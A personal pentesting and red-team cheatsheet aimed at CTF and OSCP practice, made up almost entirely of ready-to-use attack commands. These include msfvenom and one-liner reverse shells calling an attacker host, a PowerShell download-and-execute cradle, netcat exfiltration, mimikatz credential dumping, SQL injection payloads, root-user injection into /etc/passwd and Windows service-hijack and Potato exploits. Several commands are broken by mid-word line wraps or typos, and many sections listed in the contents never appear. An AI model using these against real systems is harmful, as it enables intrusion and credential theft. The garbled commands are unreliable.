Pentesting and Red Teaming Cheetsheet/Notes:

Hi guys, I'm Abhinav aka MRxO1.

This cheatsheet collects practical commands, notes, workflows, and tips I use for pentesting, red teaming, CTFs and OSCP prep.

I've broken down every topic into simple, concise notes and made sure to cover everything you need. Whether you're into Pentesting, Red Teaming, CTFs, or exam prep like OSCP — it's all here.

Feedbacks are always welcome,

If you find something useful, feel free to DM me,

My Profiles,

X: https://x.com/MRxO1_

LinkedIn: https://www.linkedin.com/in/abhinavo1/

Table of Contents

- CMS Enumeration
- DNS Enumeration
- SMTP Enumeration
- LDAP Enumeration
- NFS Enumeration
- SNMP Enumeration
- RPC Enumeration
- Files Transfers
- Adding Users
- Password/Hash Cracking
- Reverse Shell
- Useful Websites / Tools
- SQLMap
- SQL Injection
- Linux Privilege Escalation
- Windows Privilege Escalation
- Windows Local Persistence
- Buffer Overflow (OSCP Style)
- Firefox Credentials Extraction Technique
- Data Exfiltration Technique
- Tunneling Methods
- Port Forwarding
- Proxy Chains & Tools
- Active Directory Basics
- AD Enumeration
- Attacking AD
- Lateral Movement & Pivoting

- AD Exploitation
- Persistence AD
- Credential Harvesting and Dumping
- Advance AD Attack
- Red Teaming
- Red Team Recon
- Phishing
- Evasion Technique
- Evasion
- Obfuscation
- Signature Based Evasion
- Bypassing UAC
- AMSI
- ETW
- Protected Process Light
- Living Of the Land
- Network Evasion
- IDS/IPS Evasion
- Firewall Evasion
- Sandbox Evasion

Nmap

Basic Scan

```
nmap -sCV -T4 -v <IP>

# for aggressive scan
nmap -sCV -T4 -A -v <IP>
```

NSE Script

```
nmap --script="<script_name>" <IP>
```

Version Detection & Host Discovery

```
nmap -T4 -Pn -sV <IP>
```

SMB

Nmap Scans

```
nmap -p 139,445 --script=smb-os-discovery <target>
nmap -p 139,445 --script=smb-enum-users <target>
nmap -p 139,445 --script=smb-enum-shares <target>
nmap -p 139,445 --script=smb-enum-domains <target>
nmap -p 139,445 --script=smb-enum-groups <target>
nmap -p 139,445 --script=smb-enum-processes <target>
nmap -p 139,445 --script=smb-security-mode <target>
nmap -p 139,445 --script=smb-vuln* <target>

# we can also do
sudo nbtscan -r 192.168.x.x/24
#In windows we can view like this
net view \\<computername/IP> /all
```

SMBclient

```
smbclient -L \\<target>
smbclient -L \\\\<target>\\<share>

smbclient -L \\<target> -N                  # list shares (no password)
smbclient -L \\<target> -U guest            # with guest user
smbclient \\<target>\<share> -N             # connect to share
smbclient \\<target>\<share> -U username    # connect with username
smbclient \\<target>\<share>
smbget -R smb\\<MACHINE_IP>\<share>         # download everything from share
smbmap -H <target_ip>                       #smbmap
smbmap -H <target_ip> -u <username> -p <password>
smbmap -H <target_ip> -u <username> -p <password> -d <domain>
smbmap -H <target_ip> -u <username> -p <password> -r <share_name>
```

SMB Uploads and Downloads

```
smbclient \\<IP>\<share> -U user            # connect
smb: \> get <file>                          # download
smb: \> put <filename>                      # upload
smb: \>  mget *                             # download all
smb: \>  mput *                             # upload all
```

FTP

Connect & Login

```
ftp <IP>            # Connect to FTP
# Try anonymous login:
Username: anonymous
Password: anonymous
```

File Transfers

```
put file.txt        # Upload file
get file.txt        # Download file
```

```
mput *.txt              # Upload multiple files
mget *.txt              # Download multiple files
```

Nmap Enumeration

```
nmap -p21 <IP>                  # Basic FTP scan
nmap -p21 -sV <IP>                # Service version
nmap -p21 --script=ftp* <IP>       # Run FTP NSE scripts
```

Bruteforce

```
hydra -l user -P pass.txt ftp://<IP>
hydra -L users.txt -P pass.txt ftp://<IP>
```

SSH

Basic Login

```
ssh user@<IP>               # Connect with password
ssh -p 2222 user@<IP>         # Custom port
```

Key-Based Login

```
chmod 600 id_rsa             # Fix key permissions
ssh -i id_rsa user@<IP>       # Login with key
```

Cracking SSH Keys

```
ssh2john id_rsa > hash
john --wordlist=rockyou.txt hash
```

Brute Force

```
hydra -l user -P pass.txt ssh://<IP>
```

```
hydra -L users.txt -P pass.txt ssh://<IP>
```

Enumeration

```
nmap -sV -p22 <IP>              # Get version
nmap --script ssh* -p22 <IP>      # Run SSH NSE scripts
ssh -v user@<IP>                # Verbose banner grab
```

File Transfer

```
# From attacker → target
scp file.txt user@<IP>:/tmp/

# From target → attacker
scp user@<IP>:/etc/passwd passwd.txt
```

Tunneling / Pivoting

```
# Local Port Forwarding
ssh -L 8080:localhost:80 user@<IP>   # Access remote web locally

# Remote Port Forwarding
ssh -R 8080:localhost:80 user@<IP>   # Expose local port to remote

# Dynamic SOCKS Proxy (pivot)
ssh -D 9050 user@<IP>
```

Config File (Save Credentials)

`~/.ssh/config`

```
Host target
    HostName <IP>
    User user
    Port 22
    IdentityFile ~/.ssh/id_rsa
```

Login with:

```
ssh target
```

HTTP Enumeration

Nmap

```
nmap -p 80,443 <IP> --script http-enum
nmap -p 80,443 <IP> --script http-title,http-methods,http-robots.txt,http-server-hea
der
```

Gobuster / Dirb

```
gobuster dir -u http://<IP>/ -w /usr/share/wordlists/dirb/common.txt
gobuster dir -u http://<IP>/ -w /usr/share/wordlists/dirb/common.txt -x php,txt,html
dirb http://<IP> /usr/share/wordlists/dirb/common.txt
```

Nikto

```
nikto -h http://<IP>
```

Curl / Wget

```
curl -I http://<IP>              # headers
curl -s http://<IP>/robots.txt   # robots.txt
wget -r http://<IP>              # recursive download
```

WhatWeb

```
whatweb http://<IP>
```

CMS Enumeration

WordPress (WPScan)

```
# Basic Scan
wpscan --url http://target --verbose

# Enumerate plugins, users, themes, timthumbs
wpscan --url http://target --enumerate vp,u,vt,tt --follow-redirection --verbose

# Use API Token (get vulnerabilities details)
wpscan --url http://target --api-token <TOKEN>
```

Drupal (Droopescan)

```
droopescan scan drupal -u http://target
```

Joomla

```
# Enumeration
droopescan scan joomla -u http://target

# Bruteforce (example script)
python3 joomla-brute.py -u http://target/ -usr admin -w passwords.txt
```

DNS Enumeration

Basic Lookups

```
host www.explme.com
host -t mx explme.com          # Mail servers
host -t txt explme.com         # TXT records
```

Reverse Lookup

```
dig -x <IP>
host <IP>
```

```
# Bash brute force reverse lookup
for ip in $(seq 200 254); do host 51.232.79.$ip; done | grep -v "not found"
```

Zone Transfer (AXFR)

```
dig axfr @ns1.explme.com explme.com
host -l explme.com ns1.explme.com
```

dnsrecon

```
dnsrecon -d explme.com -t std               # Standard recon
dnsrecon -d explme.com -D ~/list.txt -t brt # Brute force with wordlist
```

dnsenum

```
dnsenum explme.com
```

nslookup

```
nslookup mail.explme.com
nslookup -type=TXT info.explme.com 192.168.50.151
```

Subdomain Enumeration

```
# Amass (active mode)
amass enum -d explme.com

# Sublist3r
sublist3r -d explme.com -o subs.txt

# Gobuster (vhost brute force)
gobuster vhost -u http://explme.com -w subdomains.txt
```

SMTP Enumeration

Banner Grabbing / Version Detection

```
nc -nv <IP> 25
telnet <IP> 25
```

User Enumeration

```
# VRFY (verify user)
smtp-user-enum -M VRFY -U users.txt -t <IP>

# RCPT (recipient check)
smtp-user-enum -M RCPT -U users.txt -t <IP>

# EXPN (expand alias/distribution list)
smtp-user-enum -M EXPN -U users.txt -t <IP>
```

Sending Email (Phishing / Testing)

```
sudo swaks -t user1@test.com -t user2@test.com --from user3@test.com --server <mailserver>
```

Nmap Scripts

```
nmap -p25 --script smtp* <IP>
```

LDAP Enumeration

Anonymous Bind

```
ldapsearch -x -H ldap://<IP> -D '' -w '' -b "DC=<subdomain>,DC=<tld>"
```

Authenticated Queries

```
# General query with domain user
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "DC
```

```
=<subdomain>,DC=<tld>"

# Users
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Users,DC=<subdomain>,DC=<tld>"

# Computers
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Computers,DC=<subdomain>,DC=<tld>"

# Domain Admins
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Domain Admins,DC=<subdomain>,DC=<tld>"

# Domain Users
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Domain Users,DC=<subdomain>,DC=<tld>"

# Enterprise Admins
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Enterprise Admins,DC=<subdomain>,DC=<tld>"

# Administrators
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Administrators,DC=<subdomain>,DC=<tld>"

# Remote Desktop Users
ldapsearch -x -H ldap://<IP> -D '<DOMAIN>\<username>' -w '<password>' -b "CN
=Remote Desktop Users,DC=<subdomain>,DC=<tld>"
```

windapsearch.py

```
# Computers
python3 windapsearch.py --dc-ip <IP> -u <username> -p <password> --computers

# Groups
python3 windapsearch.py --dc-ip <IP> -u <username> -p <password> --groups
```

```
# Users
python3 windapsearch.py --dc-ip <IP> -u <username> -p <password> --users

# Privileged Users
python3 windapsearch.py --dc-ip <IP> -u <username> -p <password> --privileged
-users
```

Enumeration via LDAPDump

```
ldapdomaindump ldap://user1:'Password123'@<DC_IP>
```

NFS Enumeration

Nmap Enumeration

```
nmap -sV --script=nfs-showmount <IP>
nmap -p 111,2049 <IP>        # Check for NFS/RPC services
```

Showmount (Exported Shares)

```
showmount -e <IP>            # List exported shares
```

Mount Shares

```
sudo mount -t nfs <IP>:/share /mnt
cd /mnt
```

Unmount:

```
sudo umount /mnt
```

Useful NSE Scripts

```
nmap --script=nfs* -p 2049 <IP>
```

SNMP Enumeration

Basic Enumeration

```
snmpcheck -t <IP> -c public
snmpwalk -c public -v1 -t 10 <IP>
snmpenum -t <IP>
```

Extract System Info

```
snmpwalk -c public -v1 <IP> 1.3.6.1.2.1.1.5.0      # Hostname
snmpwalk -c public -v1 <IP> 1.3.6.1.2.1.25.1.6.0   # System Processes
snmpwalk -c public -v1 <IP> 1.3.6.1.2.1.25.4.2.1.2 # Running Programs
snmpwalk -c public -v1 <IP> 1.3.6.1.2.1.25.6.3.1.2 # Installed Software
```

Useful NSE Scripts

```
nmap -sU -p 161 --script=snmp* <IP>
```

RPC Enumeration

Connect to RPC

```
rpcclient -U <user> <DC_IP>       # Authenticated login
rpcclient -U "" <DC_IP>           # Anonymous login (null session)
```

Useful RPC Client Commands

```
srvinfo                    # Get OS / domain info
enumdomusers               # Enumerate domain users
enumpriv                   # List privileges (similar to "whoami /priv")
queryuser <RID>            # Detailed info for a user
getuserdompwinfo <RID>     # Password policy info (use RID from queryuser)
lookupnames <username>     # Get SID of a specific user
```

```
enumdomains                 # Enumerate domains
enumdomgroups               # Enumerate domain groups
querygroup <group-RID>      # Detailed group info
querydispinfo               # Display descriptions for all users

netshareenum                # Enumerate network shares (if allowed)
netshareenumall             # Enumerate all shares
lsaenumsid                  # Enumerate all SIDs
```

User Management via RPC

```
createdomuser <username>    # Create a domain user (if permissions allow)
deletedomuser <username>    # Delete a domain user (if permissions allow)
```

File Transfers

Python Server

```
sudo python3 -m simple.http.server 80
```

Windows Victim → Downloading a file from Attacker

```
certutil -urlcache -split -f http://<KALI_IP>/file.exe file.exe
```

```
powershell -c "(New-Object Net.WebClient).DownloadFile('http://<KALI_IP>/file.exe','C:\file.exe')"
powershell -c "IEX(New-Object Net.WebClient).DownloadString('http://<KALI_IP>/shell.ps1')"
```

Kali Attacker → Downloading files from Victim

With `wget`

```
wget http://<VICTIM_IP>/file.txt
```

With `curl`

```
curl http://<VICTIM_IP>/file.txt -o file.txt
```

With `scp` (if SSH available)

```
scp user@<VICTIM_IP>:/path/to/file.txt .
```

With `nc` (netcat)

- On Kali (receive):

```
nc -lvnp 4444 > loot.txt
```

- On Victim (send):

```
nc <KALI_IP> 4444 < file.txt
```

ADDING USERS

Linux / Kali

```
sudo useradd -m newuser -s /bin/bash
sudo passwd newuser
sudo usermod -aG sudo newuser
```

One-liner:

```
sudo useradd -m -s /bin/bash -G sudo newuser && echo "newuser:Pass123!" | sudo chpasswd
```

Windows (CMD)

```
net user newuser Pass123! /add
net localgroup administrators newuser /add
```

Windows (PowerShell)

```
New-LocalUser "newuser" -Password (ConvertTo-SecureString "Pass123!" -AsPlainText -Force)
Add-LocalGroupMember -Group "Administrators" -Member "newuser"
```

Password/Hash Cracking

John the Ripper

```
# Crack with wordlist
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

# Show cracked passwords
john --show hash.txt

# Format example
john --format=nt hash.txt
```

Hydra

```
# SSH
hydra -l user -P /usr/share/wordlists/rockyou.txt ssh://<IP>
```

```
# FTP
hydra -l user -P rockyou.txt ftp://<IP>

# RDP
hydra -l user -P rockyou.txt rdp://<IP>

# HTTP POST form
hydra -l admin -P rockyou.txt <IP> http-post-form "/login:username=^USER^&passw
ord=^PASS^:F=Invalid"

# example ''' hydra -l admin -P /usr/share/seclists/Passwords/Common-Credentials/
10k-most-common.txt machine_ip http-post-form "/Account/login.aspx:__VIEWSTAT
E=WrDnM%2FUcfiKtSJu4necPR7mkCzLrAby36DusinBLX7XLyyMoPJO7VNPYEOyr6
XLGgpZnVtghbnPHyTzRRIzmrW7i9F3xn08PS0Z8sQpkypVQK9Utg7Bv2ABSIChcATA
XNZbWumEjlYDibjZ8a5ORiRnbN3T0cAI7WfZilOQ6PJVxrRRSQY3DPA4Q%2FqRbmA
o63mrXMXKRbBITGxx3oUL6e5N%2BVOxeMh%2F3uWmEZSq9JOjLL2SvcInWsesjF
nB%2BSt8pIooMDXoPZrRBi9xvgZRv514%2B%2FbHaxdKxGsxgCfO%2BWjmX1wbsE
9S%2FtNm7K0fFIMduqMxgxlqO3%2FbYLvtgRW8KYTjcQS99y2AWQmGBe4aiFjL0H
b&__EVENTVALIDATION=IWM0NUvevLi9aUY%2BN9nK0KLuNmrHELYjP3SmCiJx%
2BCoGioQcUmj2yilrDJ3RkBvzMvFidh1MzKaTBDec1aljE7%2FqPsqdefr1w%2BPB9jxE
cIsD%2Btebm4vtdOUOwyMgD7MHcRynt4qEE5UUnYsBg7Q7ypuWBqs%2FhKaW%
2FPdkVBR2kvzk&ctl00%24MainContent%24LoginUser%24UserName=admin&ctl0
0%24MainContent%24LoginUser%24Password=^PASS^&ctl00%24MainContent%2
4LoginUser%24LoginButton=Log+in:Login failed"  '''

# another example ''' hydra -l milesdyson -P log1.txt 10.10.174.36 -V http-form-post '/
squirrelmail/src/redirect.php:login_username=milesdyson&secretkey=^PASS^&js_aut
odetect_results=1&just_logged_in=1:F=Unknown User or password incorrect.'  '''
```

Hashcat

```
# Basic syntax
hashcat -m <mode> -a 0 hash.txt rockyou.txt

# Example (NTLM hash)
hashcat -m 1000 -a 0 hash.txt rockyou.txt
```

```
# Example (MD5 hash)
hashcat -m 0 -a 0 hash.txt rockyou.txt

# Restore interrupted session
hashcat --restore
```

Craxmax (CrackStation/Cracker tools clone)

```
# Dictionary attack
craxmax -w rockyou.txt -h hash.txt

# Bruteforce (example: 4-digit PIN)
craxmax -h hash.txt -a brute -c ?d?d?d?d
```

Reverse Shell

Msfvenom Payloads

(Staged vs Stageless

- **Staged (`/`)** → smaller payload, pulls rest later
  - Example: `windows/meterpreter/reverse_tcp`
- **Stageless (`_`)** → all-in-one, more stable
  - Example: `windows/meterpreter_reverse_tcp`)

Windows

```
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe > she
ll-x86.exe
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f exe
> shell-x64.exe
```

```
msfvenom -p windows/shell/reverse_tcp LHOST=<IP> LPORT=<PORT> -f asp > she
ll.asp                                                    # or use  .aspx
```

Java / JSP / WAR

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f raw > shel
l.jsp
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -f war > shel
l.war
```

PHP

```
msfvenom -p php/reverse_php LHOST=<IP> LPORT=<PORT> -f raw > shell.php
# Alternative PHP shell: https://github.com/ivan-sincek/php-reverse-shell/blob/mast
er/src/reverse/php_reverse_shell.php
```

Encode / Avoid Bad Characters

```
msfvenom -p windows/shell_reverse_tcp LHOST=<IP> LPORT=<PORT> -e x86/shik
ata_ga_nai -b "\x00\x0a\x0d" -f exe -o enc.exe

msfvenom -p windows/meterpreter/reverse_tcp LHOST=local_ip LPORT=4444 -e x8
6/shikata_ga_nai -f exe -o reverse.exe
```

One-Liner Reverse Shells

Linux / Bash

```
bash -i >& /dev/tcp/<IP>/<PORT> 0>&1
```

Python

```
python -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STR
EAM);s.connect(("<IP>",<PORT>));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup
2(s.fileno(),2);pty.spawn("/bin/bash")'
```

PHP

```
<?php echo shell_exec('bash -i >& /dev/tcp/<IP>/<PORT> 0>&1'); ?>
```

Groovy Reverse Shell (for Jenkins / Java)

```
String host="<IP>";
int port=<PORT>;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host, port);
```

Useful Websites / Tools

- Websites : https://book.hacktricks.wiki/en/index.html, https://swisskyrepo.github.io/InternalAllTheThings/,
- PHP Reverse Shell :- https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
- Reverse Shell:- nishang/Shells/Invoke-PowerShellTcp.ps1 at master · samratashok/nishang · GitHub
- Pentestmonkey Reverse Shell:- https://github.com/pentestmonkey/php-reverse-shell
- P0wny Shell:- https://github.com/flozz/p0wny-shell/blob/master/shell.php

(**p0wny shell** is a single-file PHP web shell that gives you terminal-like command execution through a browser perfect for post-exploitation when you have RCE but no interactive shell)

- Java Reverse Shell:-

```
// Java reverse shell
r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/<LHOST>/<LPORT>; cat <&5 | while read line; do $line 2>&5 >&5; done"] as String[])
```

- https://cyberchef.org/ (useful website for data analysis, encoding, compression...)
- **WADComs Cheetsheet: -** WADComs

Windows Privilege Escalation - PrintSpoofer64.exe

```
PrintSpoofer64.exe cmd.exe   # SYSTEM shell via Print Spooler vuln
PrintSpoofer64.exe -i -c powershell.exe
```

Windows PrvEsc checker:

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1

These PowerShell functions are part of **PowerUp**, designed to help identify and exploit misconfigurations on Windows systems:

- `Get-ProcessTokenGroup` – Lists all SIDs associated with the current process token (including disabled ones)
- `Get-ProcessTokenPrivilege` – Shows all privileges for the current (or specified) process ID
- `Enable-Privilege` – Enables a specific privilege for the current process
- `Invoke-AllChecks` (alias `Invoke-PrivEscAudit`) – Performs a comprehensive privilege escalation audit, checking for common misconfigurations and suggesting abuse methods

SQLMap

Basic

```
sqlmap -u "http://target.com/index.php?id=1" --batch
```

POST / Cookies

```
sqlmap -u "http://target.com/vuln.php" --data="id=1"
sqlmap -u "http://target.com/vuln.php" --cookie="PHPSESSID=123"
```

Enumeration

```
sqlmap -u "URL" --dbs                    # Databases
sqlmap -u "URL" -D db --tables           # Tables
sqlmap -u "URL" -D db -T users --columns   # Columns
sqlmap -u "URL" -D db -T users -C user,pass --dump
```

Shell & File Ops

```
sqlmap -u "URL" --os-shell
sqlmap -u "URL" --file-read "/etc/passwd"
sqlmap -u "URL" --file-write shell.php --file-dest "/var/www/html/shell.php"
```

SQL Injection

admin' or '1'='1
' or '1'='1
" or "1"="1
" or "1"="1"--
" or "1"="1"/*
" or "1"="1"#
" or 1=1
" or 1=1 --
" or 1=1
" or 1=1--
" or 1=1/*
" or 1=1#
" or 1=1
") or "1"="1
") or "1"="1"--
") or "1"="1"/*
") or "1"="1"#
") or ("1"="1
") or ("1"="1"--
") or ("1"="1"/*

") or ("1"="1"#
) or '1`='1-

Linux Privilege Escalation

1. Get a TTY Shell

```
python -c 'import pty; pty.spawn("/bin/sh")'
python3 -c 'import pty; pty.spawn("/bin/sh")'
echo os.system('/bin/bash')
/bin/sh -i
/bin/bash -i
script -qc /bin/bash /dev/null
perl -e 'exec "/bin/sh";'
nmap --interactive   # then !sh (but it only work in previous version of nmap it is rem
oved from current version due to security reason)
```

2. Enumeration Commands

```
hostname
uname -a
cat /proc/version
cat /etc/issue
env
sudo -l
id
cat /etc/passwd
cat /etc/shadow
history
ps aux
netstat -ano
uptime
ss -tuln
ss -antp
cat /etc/resolv.conf
```

```
arp -a
route -n
dmesg | tail
journalctl -xe --no-pager
tail -n 200 /var/log/auth.log
tail -n 200 /var/log/syslog
who # Shows who is logged on.
w # Shows who is logged on and what they are doing.
last # Shows a listing of last logged in users.
```

3. Automated Scripts

- **LinPEAS** → https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS
- **LinEnum** → https://github.com/rebootuser/LinEnum
- **Linux Exploit Suggester (LES)** → https://github.com/mzet-/linux-exploit-suggester
- **Linux Smart Enumeration** → https://github.com/diego-treitos/linux-smart-enumeration
- **Linux Priv Checker** → https://github.com/linted/linuxprivchecker
- **Metasploit** → `multi/recon/local_exploit_suggester`

4. Kernel Exploits

```
cat /proc/version
uname -a
searchsploit "Linux Kernel"
```

Use HackTricks reference: https://book.hacktricks.wiki/linux-hardening/privilege-escalation

5. Sudo Abuse

```
sudo -l
```

- **LD_PRELOAD / LD_LIBRARY_PATH tricks**
- Check GTFObins → https://gtfobins.github.io/

6. SUID Exploits

```
find / -type f -perm -04000 -ls 2>/dev/null
```

Exploit with GTFObins

7. Capabilities

```
getcap -r / 2>/dev/null
```

Exploit capable binaries (e.g., `vim`, `python`) with GTFOBins.

8. Cron Jobs

```
cat /etc/crontab
```

- Look for misconfigured or writable scripts executed by root.

Identify Cron Jobs Vulnerable to Wildcard Injection

```
# List all cron jobs
cat /etc/crontab
crontab -l
ls -la /etc/cron.* /var/spool/cron

# Check scripts for wildcards
grep -r "tar .* \*" /etc/cron.* /var/spool/cron /path/to/scripts
cat /path/to/script.sh    # Inspect for wildcards and writable directories
```

- Look for: `*` in commands, scripts run as root, and writable directories.

9. PATH Hijacking

```
echo $PATH
export PATH=/tmp:$PATH
```

- Copy `/bin/bash` to `/tmp/mrx` → make it executable.

- If root runs `mrx`, you get a root shell.

10. NFS Exploits

```
cat /etc/exports
```

- Look for `no_root_squash`.
- Mount NFS share, upload SUID binary, execute as root.

11. Writable `/etc/passwd` or `/etc/shadow`

- Add new root user or replace existing hash.
- Example (`openssl passwd` to generate hash):

```
echo 'hacker:$1$xyz$abcdefghijklmno:0:0::/root:/bin/bash' >> /etc/passwd
```

12. Credential Leaks

- Check `.bash_history`, config files (`.conf`, `.ovpn`), or scripts.
- Reuse creds with `su` or SSH.

13. SSH Keys

- Look for exposed private keys (`/root/.ssh/id_rsa`).

```
chmod 600 id_rsa
ssh -i id_rsa root@<IP>
```

Windows Privilege Escalation

Enumeration

```
whoami /all
  # current account, group membership, privileges (SeDebugPrivilege, SeImpersonat
```

```
e, etc.)

systeminfo
  # OS version, patch level, hotfixes, uptime

tasklist /v
wmic service get name,displayname,state,startmode
  # running processes and services; spot services running as SYSTEM

sc qc <ServiceName>
reg query "HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>" /v ImageP
ath
  # service config + executable path (check for unquoted paths or writable location
s)

netstat -ano
Get-Process | Select-Object Id,ProcessName,Path
  # network listeners, map PIDs to process paths

Basic service control (PowerShell)
Start-Service <ServiceName>      # start service
Stop-Service <ServiceName>       # stop service
Restart-Service <ServiceName>    # restart service

PowerShell history
type C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline
\ConsoleHost_history.txt
# show PowerShell command history for that user

# Enumerate Users & Groups
# CMD
net users %username% #Me
net users #All local users
net localgroup #Groups
net localgroup Administrators #Who is inside Administrators group
whoami /all #Check the privileges

# PS
```

```
Get-WmiObject -Class Win32_UserAccount
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
```

Harvesting Passwords & Credentials

```
# Browser stores
dir C:\Users\*\AppData\Roaming\Mozilla\Firefox\Profiles -Recurse
dir C:\Users\*\AppData\Local\Google\Chrome\User Data -Recurse
  # copy key4.db + logins.json (Firefox) or Login Data (Chrome) for offline decryption

cmdkey /list
  # stored Windows credentials (Credential Manager)

# In-memory creds
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords"
  # dump cleartext / hashes from LSASS

# Sensitive files

%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
findstr /si password *.txt
findstr /si password *.xml
findstr /si password *.ini
Findstr /si password *.config
findstr /si pass/pwd *.ini
dir /s *pass* == *cred* == *vnc* == *.config*
findstr /spin "password" *.*
findstr /spin "password" *.*

# Common config files to check
```

```
dir /b /s unattend.xml
dir /b /s sysprep.inf
dir /b /s web.config
dir /b /s *.config
dir c:\*vnc.ini /s /b
dir /s *vnc.ini /b

# IIS logs
C:\inetpub\logs\LogFiles\*

# Registry searches

reg query HKLM /f password /t REG_SZ /s
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

# Password search

reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s

# autologon keys

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

# SNMP params

reg query "HKLM\SYSTEM\CurrentControlSet\Services\SNMP"

# VNC & Remote access creds

reg query "HKCU\Software\ORL\WinVNC3\Password"
reg query "HKCU\Software\TightVNC\Server"

# PuTTY saved sessions and crednsitials

reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
reg query HKEY_CURRENT_USER\Software\SimonTatham\PuTTY\Sessions\ /f "Prox
y" /s
```

```
# Other software (browsers, FTP clients, email clients, etc.) may also store credentials that can be recovered.


# Winlogon Credentials

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr /i "DefaultDomainName DefaultUserName DefaultPassword AltDefaultDomainName AltDefaultUserName AltDefaultPassword LastUsedUsername"

#Other way
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultDomainName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v DefaultPassword
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultDomainName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultUserName
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v AltDefaultPassword
```

Scheduled Task

```
schtasks /query /fo LIST /v
 # list scheduled tasks; tasks running as SYSTEM with writable actions are exploitable

icacls "C:\Path\To\file_or_dir"
 # file/dir ACLs; look for Users/Everyone with Write/FullControl

# Wait till the scheduled task in executed, then we'll get the shell
```

Abusing Service Misconfigurations

- **Insecure Service Executables**

```
# Identify service executable path
sc qc <ServiceName>
wmic service get name,pathname

# Check permissions

icacls "C:\Path\To\Service\Binary.exe"
accesschk.exe \accepteula -wvu "<path>"

# Replace binary if writable (lab)

sc stop <ServiceName>
copy /y payload.exe "C:\Path\To\ServiceBinary.exe"
sc start <ServiceName>
```

- **Unquoted service path**

```
wmic service get name,pathname | findstr /i /v "C:\Windows\\" | findstr /i /v """  #Dis
pl
# Check the Writable path

icalcs "path"

# Insert the payload in writable location and which works.

sc start <servicename>
```

- **Changing service config**

```
sc config <ServiceName> binPath= "C:\Path\To\payload.exe"
sc start <ServiceName>
```

- **Binary Hijacking**

```
If writable, stop the service
sc stop <ServiceName>

# Place benign payload/DLL in writable location (match name the service would loa
d)

copy /y benign.dll "C:\Path\To\WritableLocation\malicious.dll"

# OR replace binary (if writable)

copy /y test_drop.exe "C:\Path\To\ServiceBinary.exe"

# Start service to trigger load

sc start <ServiceName>
```

- **Weak Registry Permissions**

```
# check winPEAS output for service keys with "Interactive [FullControl]"

# verify registry ACLs (Sysinternals AccessChk)
accesschk.exe -accepteula -uvwqk "HKLM\SYSTEM\CurrentControlSet\Services\<S
erviceName>"

# view service ImagePath
reg query "HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>" /v ImageP
ath

# if key writable — change ImagePath to payload
reg add "HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>" /v ImagePat
h /t REG_EXPAND_SZ /d "C:\Temp\payload.exe" /f

# start service to trigger payload
net start <ServiceName>
```

```
# verify change
sc qc <ServiceName>
reg query "HKLM\SYSTEM\CurrentControlSet\Services\<ServiceName>" /v ImageP
ath

# if non-privileged users have KEY_SET_VALUE/KEY_ALL_ACCESS on the service re
gistry key you can point ImagePath to a payload to run as the service account (often
SYSTEM).
```

Token Impersonation

```
whoami /priv

# Meterpreter
meterpreter> load incognito
meterpreter> list_tokens -u
meterpreter> impersonate_token "NT AUTHORITY\SYSTEM"

# (ex: SeImpersonatePrivilege, SeBackup / SeRestorePrivileges, SeTakeOwnershipPr
ivilege)
```

Common Local Exploit/ Tools

```
PrintSpooler / COM token exploitation and similar PoCs escalate to SYSTEM when th
e service environment allows it (vulnerable Windows version / misconfigured COM p
ermissions).

# Print Spooler PoC
PrintSpoofer.exe cmd.exe          # or PrintSpoofer.exe -c "<cmd>"

# COM token exploits
JuicyPotatoNG.exe -t * -p "shell.exe" -a
RoguePotato.exe -r <AttackerIP> -e "shell.exe" -l 9999
GodPotato.exe -cmd "cmd /c whoami"
SharpEfsPotato.exe -p <path> -a "whoami"
```

